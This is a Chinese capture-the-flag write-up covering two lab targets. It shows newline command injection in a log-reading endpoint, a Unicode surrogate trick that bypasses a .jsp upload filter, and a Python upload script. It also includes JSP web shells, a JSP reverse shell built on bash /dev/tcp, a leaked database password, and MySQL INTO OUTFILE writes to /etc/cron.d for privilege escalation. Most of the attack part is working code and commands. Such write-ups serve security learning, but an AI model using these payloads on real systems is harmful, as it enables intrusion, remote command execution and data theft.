
我们访问一下,发现了页面

这里可以读取文件

于是,最终在/proc/self/cmdline 该文件或得到了信息
cat /var/log/app/{file} ← 暴露了执行方式

此时就可以进行命令注入
 curl -s -X POST http://192.168.80.130:60028/logs \
    --data-urlencode $'file=app.log\nid'

反弹成功
想办法提权,这里实在是没思路,看的WP是
先写入 hook:
curl -X POST --data-urlencode $'file=app.log\necho "#!/bin/sh" > /var/log/app/.hook.sh\necho "cat /flag-12my > /var/log/app/flag.txt" >> /var/log/app/.hook.sh\necho "chmod 644 /var/log/app/flag.txt" >> /var/log/app/.hook.sh' http://127.0.0.1:60028/logs
等一个轮转周期后读取:
curl -X POST --data-urlencode $'file=app.log\ncat /var/log/app/flag.txt' http://192.168.80.130:60028/logs
shadow-facets-lab

依旧是显而易见的一个文件上传,尝试上传许多文件后,发现只有 Unicode 才可以绕过且执行。
我们要找这样一个补充平面字符:
- 高代理低字节 =
s (0x73)
- 低代理低字节 =
p (0x70)
满足条件的字符:
| 码点 | 高代理 | 低代理 | 字符说明 |
|---|
| U+2CC70 | 0xD873 | 0xDC70 | CJK 扩展 |
| U+6CC70 | 0xD973 | 0xDC70 | CJK 扩展 |
| U+ACC70 | 0xDA73 | 0xDC70 | CJK 扩展 |
| U+ECC70 | 0xDB73 | 0xDC70 | CJK 扩展 |
上传:
文件名:  shell.j{U+2CC70}
上传后存储为: shell.jsp

就可以完全绕过 .jsp 后缀检测.其 Webshell 为
import urllib.request, json, uuid

url = 'http://192.168.80.131:18080/upload'
exploit_char = chr(0x2CC70)  # U+2CC70
fname = f'shell.j{exploit_char}'

content = b'''<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
if (cmd != null) {
    Process p = Runtime.getRuntime().exec(cmd);
    BufferedReader r = new BufferedReader(new InputStreamReader(p.getInputStream()));
    String l;
    while ((l = r.readLine()) != null) out.println(l + "<br>");
}
%>
'''

boundary = '----Boundary' + uuid.uuid4().hex
body = b''
body += b'--' + boundary.encode() + b'\r\n'
body += f'Content-Disposition: form-data; name="file"; filename="{fname}"\r\n'.encode('utf-8')
body += b'Content-Type: application/octet-stream\r\n\r\n'
body += content
body += b'\r\n--' + boundary.encode() + b'--\r\n'

req = urllib.request.Request(url, data=body)
req.add_header('Content-Type', f'multipart/form-data; boundary={boundary}')
resp = urllib.request.urlopen(req)
print(resp.read().decode())
响应:
{"status":"success","msg":"文件上传成功:shell.j𬱰,保存为:shell.jsp"}
原始的 Runtime.exec() 不支持管道/重定向,追加 Java FileReader 功能:
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
String file = request.getParameter("file");
if (cmd != null) {
    Process p = Runtime.getRuntime().exec(cmd);
    BufferedReader r = new BufferedReader(new InputStreamReader(p.getInputStream()));
    String l;
    while ((l = r.readLine()) != null) out.println(l + "<br>");
}
if (file != null) {
    try {
        BufferedReader fr = new BufferedReader(new FileReader(file));
        String fl;
        while ((fl = fr.readLine()) != null) out.println(fl + "<br>");
        fr.close();
    } catch(Exception e) { out.println("Error: " + e.getMessage()); }
}
%>
随后进行信息收集.
/etc/mysql/mariadb.conf.d/60-shadowfacets.cnf  ← 全局可写!
/usr/local/tomcat/webapps/ROOT/META-INF/context.xml ← 含 DB 密码
context.xml 泄露:
<Resource name="jdbc/ShadowFacetsDB" ...
    username="root"
    password="ShadowF@cets_DB_2026!"
    url="jdbc:mysql://localhost:3306/shadowfacets" />
MariaDB 以 root 运行:
USER   PID COMMAND
root   136 mariadbd
secure_file_priv 为空:
Variable_name     Value
secure_file_priv
上传反弹 Shell JSP:
<%@ page import="java.io.*" %>
<%
String ip = request.getParameter("ip");
String port = request.getParameter("port");
if (ip != null && port != null) {
    String[] cmd = {"/bin/bash", "-c", "bash -i >& /dev/tcp/" + ip + "/" + port + " 0>&1"};
    Runtime.getRuntime().exec(cmd);
}
%>
触发: GET /uploads/rev.jsp?ip=192.168.80.1&port=4444
MariaDB 以 root 身份运行,secure_file_priv 为空,拥有 FILE 权限。
通过 MySQL 读取 flag(利用 LOAD_FILE):
SELECT LOAD_FILE('/flag-dhzc');         -- 返回 NULL(受 SELinux/AppArmor 限制?)
SELECT LOAD_FILE('/etc/passwd');        -- 正常读取
通过 MySQL 写入 cron 任务:
SELECT '* * * * * root cp /flag-dhzc /tmp/f && chmod 644 /tmp/f'
INTO OUTFILE '/etc/cron.d/flagcopy';
成功写入 /etc/cron.d/flagcopy,等待 cron 执行后 flag 会复制到 /tmp/f。
知识点总结
Unicode 绕过原理
U+10000 以上的字符在 UTF-16 中使用一对代理编码:
码点范围: U+10000 ~ U+10FFFF
高代理 (High Surrogate): 0xD800 ~ 0xDBFF  (10 bits)
低代理 (Low Surrogate):  0xDC00 ~ 0xDFFF  (10 bits)

计算公式:
cp = 0x10000 + (high - 0xD800) << 10 + (low - 0xDC00)
服务器转换行为
当文件名中包含补充平面字符时,服务器对每个 UTF-16 代码单元只取其低字节:
U+1F4A3 (💣)  → 代理对: 0xD83D, 0xDCA3  → 低字节: 0x3D, 0xA3 → ASCII: '=' + '£'
U+1F525 (🔥)  → 代理对: 0xD83D, 0xDD25  → 低字节: 0x3D, 0x25 → ASCII: '=' + '%'
U+2CC70       → 代理对: 0xD873, 0xDC70  → 低字节: 0x73, 0x70 → ASCII: 's' + 'p'
构造利用字符
我们要找这样一个补充平面字符:
- 高代理低字节 =
s (0x73)
- 低代理低字节 =
p (0x70)
满足条件的字符:
| 码点 | 高代理 | 低代理 | 字符说明 |
|---|
| U+2CC70 | 0xD873 | 0xDC70 | CJK 扩展 |
| U+6CC70 | 0xD973 | 0xDC70 | CJK 扩展 |
| U+ACC70 | 0xDA73 | 0xDC70 | CJK 扩展 |
| U+ECC70 | 0xDB73 | 0xDC70 | CJK 扩展 |

评论(0)
暂无评论